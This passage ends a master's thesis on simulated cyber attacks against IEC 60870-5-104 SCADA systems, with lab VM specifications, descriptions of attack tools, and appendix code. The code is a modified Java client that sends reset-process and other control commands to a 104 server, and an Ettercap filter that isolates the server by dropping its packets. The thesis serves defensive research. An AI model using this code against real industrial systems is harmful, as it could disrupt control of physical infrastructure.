- [11] A. Gibney, Director, *Zero Days*. [Film]. USA: Global Produce; Jigsaw productions; Participant Media, 2016.
- [12] D. Kushner, "The Real Story of Stuxnet," *Spectrum*, 26 February 2013.
- [13] S. Karnouskos, "Stuxnet Worm Impact on Industrial Cyber-Physical System Security," in *IECON 2011 - 37th Annual Conference on IEEE Industrial Electronics Society*, 2011.
- [14] R. Langer, "Stuxnet: Dissecting a Cyberwarfare Weapon," *IEEE Security & Privacy*, vol. 9, no. 3, pp. 49-51, 2011.

- [15] "Package org.openmuc.j60870," [Online]. Available: <https://www.openmuc.org/iec-60870-5-104/javadoc>. [Accessed 8 March 2018].
- [16] "Standard IEC 60870-5-104 data types - Beckhoff Information System," [Online]. Available: [https://infosys.beckhoff.com/content/1033/tcplclibiec870\\_5\\_104/html/tcplclibiec870\\_5\\_104\\_telegrammstructure.htm](https://infosys.beckhoff.com/content/1033/tcplclibiec870_5_104/html/tcplclibiec870_5_104_telegrammstructure.htm). [Accessed 8 March 2018].
- [17] "etterfilter -- filter compiler for ettercap filter files," [Online]. Available: <https://github.com/Ettercap/ettercap/blob/master/man/etterfilter.8.in>. [Accessed 8 March 2018].
- [18] P. Maynard, K. McLaughlin and B. Haberler, "Towards Understanding Man-In-The-Middle Attacks on IEC 60870-5-104 SCADA Networks," Queen's University Belfast, 2014.
- [19] P. Maynard, "Alert 104 Snort plugin," [Online]. Available: <https://github.com/PMaynard/ettercap-104-mitm>. [Accessed 8 March 2018].
- [20] Y. Yang, K. McLaughlin, T. Littler, S. Sezer, B. Pranggono and H. F. Wang, "Intrusion Detection System for IEC 60870-5-104 Based SCADA Networks," Queen's University Belfast, 2013.
- [21] "Snort: Open source intrusion prevention system," [Online]. Available: <https://www.snort.org>. [Accessed 8 March 2018].
- [22] "Metasploit Framework," Rapid 7, [Online]. Available: <https://www.metasploit.com>. [Accessed 8 March 2018].
- [23] Rapid 7, "Metasploit Framework," [Online]. Available: <https://www.metsplot.com>. [Accessed 8 March 2018].
- [24] K. McLaughlin, S. Sezer, P. Smith, Z. Ma and F. Skopik, "PRECYSE: Cyber-attack Detection and Response for Industrial Control Systems," Queen's University Belfast, Austrian Institute of Technology, 2014.
- [25] F. Skopik, I. Friedberg and R. Fiedler, "Dealing with Advanced Persistent Threats in Smart Grid ICT Networks," Austrian Institute of Technology, 2014.

## 9. Appendices

- Appendix A – Virtual Machines' specifications and settings
- Appendix B – Tools
- Appendix C – Code



## **Appendix A – Virtual Machines' specifications and settings**

This appendix is used to describe the Virtual Machines' specifications and simulation software that was used during the tests

## SCADA Targets' specifications

Role: IEC 60870-5-104 Server	
Operating System	Windows 7 64-bit
CPU	1 single core virtualized
Memory	1 GB
Network	VMnet5 host-only adapter
MAC Address	00:0C:29:86:01:4D
IP Address	192.168.5.3 (static)
Simulation Software	IEC 60870-5-104 Server v1.03-35

Role: IEC 60870-5-104 Client	
Operating System	Windows 7 64-bit
CPU	1 single core virtualized
Memory	1 GB
Network	VMnet5 host-only adapter
MAC Address	00:0C:29:2E:AF:09
IP Address	192.168.5.4 (static)
Simulation Software	QTester 104 v1.23

## SCADA attacker's specifications

Role: Attacker/Intruder	
Operating System	Kali Linux 2017.1 64-bit fully updated
CPU	1 dual core virtualized CPU
Memory	2 GB
Network	Vmnet5 host-only adapter
IP Address	192.168.5.128 (static)
MAC Address	Varies for undercover reasons
Attack software	Further developed in the thesis

Role: Attacker/Intruder	
Operating System	Ubuntu 16.04 LTS 64-bit fully updated
CPU	1 dual core virtualized CPU
Memory	1 GB
Network	Vmnet5 host-only adapter
IP Address	192.168.5.133 (static)
MAC Address	Varies for undercover reasons
Attack software	Ettercap v 0.8.0 with customized plugin

## **Appendix B – Tools**

This appendix is used to describe the software and tools that were used in the simulation of cyber-attacks against SCADA system

## 1. Operating systems and Virtualization software

### 1.1 Microsoft Windows 7

Windows 7 is a personal computer operating system developed by Microsoft, part of the Windows NT family systems and it was released in 2009.

### 1.2 Kali Linux 2017.1

Kali Linux is a free Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali contains several hundred tools which are geared towards various information security tasks, such as Penetration Testing, Security research, Computer Forensics and Reverse Engineering. Kali Linux is developed, funded and maintained by Offensive Security, a leading information security training company. It was released in 2017 [20].

### 1.3 Ubuntu 16.04 LTS

The Ubuntu operating system, at its Long Term Support version, is a free and open source Linux Distribution. There are releases for desktop as well as for server and cloud architectures and it was released in 2016.

### 1.4 VMware Workstation Pro 12.5

VMware Workstation Pro allows running multiple operating systems as Virtual Machines on a single Windows or Linux PC. It was released in 2015 [2].

## 2. Attack tools

### 2.1 Hping3

hping is a command-line oriented TCP/IP packet assembler/analyzer. The interface is inspired to the ping(8) unix command, but hping isn't only able to send ICMP echo requests. It supports TCP, UDP, ICMP and RAW-IP protocols, has a traceroute mode, the ability to send files between a covered channel, and many other features. While hping was mainly used as a security tool in the past, it can be used in many ways by people that don't care about security to test networks and hosts [3].

### 2.2 Ettercap

Ettercap is a comprehensive suite for man in the middle attacks. It features sniffing of live connections, content filtering on the fly and many other interesting tricks. It supports active and passive dissection of many protocols and includes many features for network and host analysis [4].

### 2.3 Macchanger

GNU MAC Changer is a utility that makes the manipulation of MAC addresses of network interfaces easier [5].

### 2.4 alert\_snort\_104 Ettercap plugin

The alert\_snort\_104 plugin is a custom-made plugin, written by Pete Maynard in C language and it is distributed under GNU license [6].

### 2.5 Wireshark

Wireshark is a network packet analyzer. A network packet analyzer will try to capture network packets and tries to display that packet data as detailed as possible [7].

## 3. SCADA software

### 3.1 IEC Server

This IEC Server is an Software to simulate Server side of Systems using an telecontrol message Protocol specified in the IEC 60870-5: This Protocol is often used in SCADA Systems for Information transfer between the RTU Device and SCADA center [8].

### 3.2 QTester 104

This open source tool, developed by Ricardo Olsen, allows to play the role of the client of protocol IEC60870-5-104, that is, it obtains data from a server [9]. Mr Olsen is working for a power transmission utility in the south of Brazil and also owns DSC Systems, a company that provides SCADA and historian services in the cloud.

### 3.3 OpenMUC j60870

j60870 is a library implementing the IEC 60870-5-104 communication standard. The library can be used to program clients as well as servers. j60870 is licensed under the GPLv3 [10].

## References

- [1] “Kali Linux 2017.1 Release” [Online] Available: <https://www.kali.org/news/kali-linux-20171-release> [Accessed March 08 2018].
- [2] “Workstation Pro” [Online] Available: <https://www.vmware.com/products/workstation-pro.html> [Accessed 08 March 2018].
- [3] “hping3 Package Description” [Online] Available: <https://tools.kali.org/information-gathering/hping3> [Accessed 08 March 2018].
- [4] “Ettercap Project” [Online] Available: <http://www.ettercap-project.org/ettercap> [Accessed 08 March 2018].
- [5] “GNU MAC Changer” [Online] Available: <https://github.com/alobbs/macchanger> [Accessed 08 March 2018].
- [6] “Alert snort 104 plugin” [Online] Available: [https://github.com/PMaynard/ettercap-104-mitm/blob/master/plug-ins/104\\_snort\\_alert/104\\_snort\\_alert.c](https://github.com/PMaynard/ettercap-104-mitm/blob/master/plug-ins/104_snort_alert/104_snort_alert.c) [Accessed 08 March 2018].
- [7] “What is Wireshark?” [Online] Available: [https://www.wireshark.org/docs/wsug\\_html/#ChIntroWhatIs](https://www.wireshark.org/docs/wsug_html/#ChIntroWhatIs) [Accessed 08 March 2018]
- [8] “IEC Server project summary” [Online] Available: <https://sourceforge.net/projects/iecservers> [Accessed 08 March 2018].
- [9] “QTester 104 description page” [Online] Available: <https://ricolsen1superc.wordpress.com/2017/07/01/free-tools-for-testing-communication-protocols> [Accessed 08 March 2018].
- [10] “j60870 User Guide” [Online] Available: <https://www.openmuc.org/iec-60870-5-104/files/j60870-doc.pdf> [Accessed 08 March 2018].



## **Appendix C – Code**

This appendix includes modified code of OpenMUC j60870 and Ettercap filter that were used to conduct the cyber attacks

## 1. OpenMUC j60870

The code below is from file *ConsoleClient.java* stored in path *j60870\src\main\java\org\openmuc\j60870\app*.

```
/*
 * Copyright 2014-17 Fraunhofer ISE
 *
 * This file is part of j60870.
 * For more information visit http://www.openmuc.org
 *
 * j60870 is free software: you can redistribute it and/or modify
 * it under the terms of the GNU General Public License as published by
 * the Free Software Foundation, either version 3 of the License, or
 * (at your option) any later version.
 *
 * j60870 is distributed in the hope that it will be useful,
 * but WITHOUT ANY WARRANTY; without even the implied warranty of
 * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
 * GNU General Public License for more details.
 *
 * You should have received a copy of the GNU General Public License
 * along with j60870. If not, see <http://www.gnu.org/licenses/>.
 */
package org.openmuc.j60870.app;

import java.io.IOException;
import java.net.InetAddress;
import java.net.UnknownHostException;
import java.util.ArrayList;
import java.util.List;
import java.util.concurrent.TimeoutException;

import org.openmuc.j60870.ASdu;
import org.openmuc.j60870.CauseOfTransmission;
import org.openmuc.j60870.ClientConnectionBuilder;
import org.openmuc.j60870.Connection;
import org.openmuc.j60870.ConnectionEventListener;
import org.openmuc.j60870.IeQualifierOfInterrogation;
import org.openmuc.j60870.IeQualifierOfCounterInterrogation;
import org.openmuc.j60870.CauseOfTransmission;
```

```

import org.openmuc.j60870.IeQualifierOfResetProcessCommand;
import org.openmuc.j60870.IeTime56;
import org.openmuc.j60870.internal.cli.Action;
import org.openmuc.j60870.internal.cli.ActionException;
import org.openmuc.j60870.internal.cli.ActionListener;
import org.openmuc.j60870.internal.cli.ActionProcessor;
import org.openmuc.j60870.internal.cli.CliParameter;
import org.openmuc.j60870.internal.cli.CliParameterBuilder;
import org.openmuc.j60870.internal.cli.CliParseException;
import org.openmuc.j60870.internal.cli.CliParser;
import org.openmuc.j60870.internal.cli.IntCliParameter;
import org.openmuc.j60870.internal.cli.StringCliParameter;

public final class ConsoleClient {

    private static final String INTERROGATION_ACTION_KEY = "i";
    private static final String CLOCK_SYNC_ACTION_KEY = "c";
        private static final String READ_KEY = "d";
    private static final String RESET_KEY = "r";
    private static final String COUNTER_KEY = "k";

    private static final StringCliParameter hostParam = new CliParameterBuilder("-h")
        .setDescription("The IP/domain address of the server you want to access.")
        .setMandatory()
        .buildStringParameter("host");
    private static final IntCliParameter portParam = new CliParameterBuilder("-p")
        .setDescription("The port to connect to.")
        .buildIntParameter("port", 2404);
    private static final IntCliParameter commonAddrParam = new CliParameterBuilder("-ca")
        .setDescription("The address of the target station or the broad cast address.")
        .buildIntParameter("common_address", 1);
    private static final IntCliParameter iob = new CliParameterBuilder("-iob")
        .setDescription("The Information Object Address of the target station.")
        .buildIntParameter("iob", 7);

    private static volatile Connection connection;
    private static final ActionProcessor actionProcessor = new ActionProcessor(new
ActionExecutor());

    private static class ClientEventListener implements ConnectionEventListener {

        @Override
        public void newASdu(ASdu aSdu) {
            System.out.println("\nReceived ASDU:\n" + aSdu);
        }
    }
}

```

```

@Override
public void connectionClosed(IOException e) {
    System.out.print("Received connection closed signal. Reason: ");
    if (!e.getMessage().isEmpty()) {
        System.out.println(e.getMessage());
    }
    else {
        System.out.println("unknown");
    }
    actionProcessor.close();
}

}

private static class ActionExecutor implements ActionListener {

    @Override
    public void actionPerformed(String actionKey) throws ActionException {
        try {
            switch (actionKey) {
                case INTERROGATION_ACTION_KEY:
                    System.out.println("** Sending general interrogation command.");
                    connection.interrogation(commonAddrParam.getValue(),
CauseOfTransmission.ACTIVATION,
                    new IeQualifierOfInterrogation(20));
                    Thread.sleep(2000);
                    break;
                case CLOCK_SYNC_ACTION_KEY:
                    System.out.println("** Sending synchronize clocks command.");
                    connection.synchronizeClocks(commonAddrParam.getValue(), new
IeTime56(System.currentTimeMillis()));
                    break;
                case READ_KEY:
                    System.out.println("** Sending the C_RD_NA_1 command.");
                    connection.readCommand(commonAddrParam.getValue(), iob.getValue());
                    Thread.sleep(2000);
                    break;
                case RESET_KEY:
                    System.out.println("** Sending the C_RP_NA_1 command.");
                    connection.resetProcessCommand(commonAddrParam.getValue(), new
IeQualifierOfResetProcessCommand(3));
                    Thread.sleep(2000);
                    break;
                case COUNTER_KEY:
                    System.out.println("** Sending the C_CI_NA_1 command.");

```

```

        connection.counterInterrogation(commonAddrParam.getValue(),
CauseOfTransmission.ACTIVATION, new IeQualifierOfCounterInterrogation(1,1));
        Thread.sleep(2000);
        break;
    default:
        break;
    }
} catch (Exception e) {
    throw new ActionException(e);
}
}

@Override
public void quit() {
    System.out.println("** Closing connection.");
    connection.close();
    return;
}
}

public static void main(String[] args) {

    List<CliParameter> cliParameters = new ArrayList<>();
    cliParameters.add(hostParam);
    cliParameters.add(portParam);
    cliParameters.add(commonAddrParam);
    cliParameters.add(iob);

    CliParser cliParser = new CliParser("j60870-console-client",
        "A client/master application to access IEC 60870-5-104 servers/slaves.");
    cliParser.addParameters(cliParameters);

    try {
        cliParser.parseArguments(args);
    } catch (CliParseException e1) {
        System.err.println("Error parsing command line parameters: " + e1.getMessage());
        System.out.println(cliParser.getUsageString());
        System.exit(1);
    }

    InetAddress address;
    try {
        address = InetAddress.getByName(hostParam.getValue());
    } catch (UnknownHostException e) {
        System.out.println("Unknown host: " + hostParam.getValue());
        return;
    }
}

```

```

    }

    ClientConnectionBuilder clientConnectionBuilder = new ClientConnectionBuilder(address)
        .setPort(portParam.getValue());

    try {
        connection = clientConnectionBuilder.connect();
    } catch (IOException e) {
        System.out.println("Unable to connect to remote host: " + hostParam.getValue() +
".");
        return;
    }

    Runtime.getRuntime().addShutdownHook(new Thread() {
        @Override
        public void run() {
            connection.close();
        }
    });

    try {
        connection.startDataTransfer(new ClientEventListener(), 5000);
    } catch (TimeoutException e2) {
        System.out.println("Starting data transfer timed out. Closing connection.");
        connection.close();
        return;
    } catch (IOException e) {
        System.out.println("Connection closed for the following reason: " +
e.getMessage());
        return;
    }
    System.out.println("successfully connected");

    actionProcessor.addAction(new Action(INTERROGATION_ACTION_KEY, "interrogation
C_IC_NA_1"));
    actionProcessor.addAction(new Action(CLOCK_SYNC_ACTION_KEY, "synchronize clocks
C_CS_NA_1"));
    actionProcessor.addAction(new Action(READ_KEY, "read command C_RD_NA_1"));
    actionProcessor.addAction(new Action(RESET_KEY, "reset process command C_RP_NA_1"));
    actionProcessor.addAction(new Action(COUNTER_KEY, "counter interrogation command
C_CI_NA_1"));
    actionProcessor.start();

    }
}

```

## 2. Ettercap filter isolation.if

```
#####  
#                                                                 #  
# ettercap -- isolation.if filter source file                       #  
# IEC Server 104 isolation                                         #  
#                                                                 #  
# Student: Miltiadis Parcharidis                                   #  
# Supervisor: Prof. Sokratis Katsikas                             #  
# Simulation of Cyber Attacks against SCADA systems               #  
# MSc in Communications and Cyber Security                       #  
# International Hellenic University                               #  
#                                                                 #  
#                                                                 #  
#####  
  
##  
#  
# This filter will isolate the IEC 104 Server from the Client.  
# It does it by simply filtering the corresponding traffic  
# by IP and source port and then drops the packet  
#  
##  
  
if ( tcp.src == 2404 && ip.src == '192.168.5.3' ) {  
    drop();  
    msg("Dropping IEC 104 Server packet from source port 2404 and IP 192.168.5.3.\n");  
}
```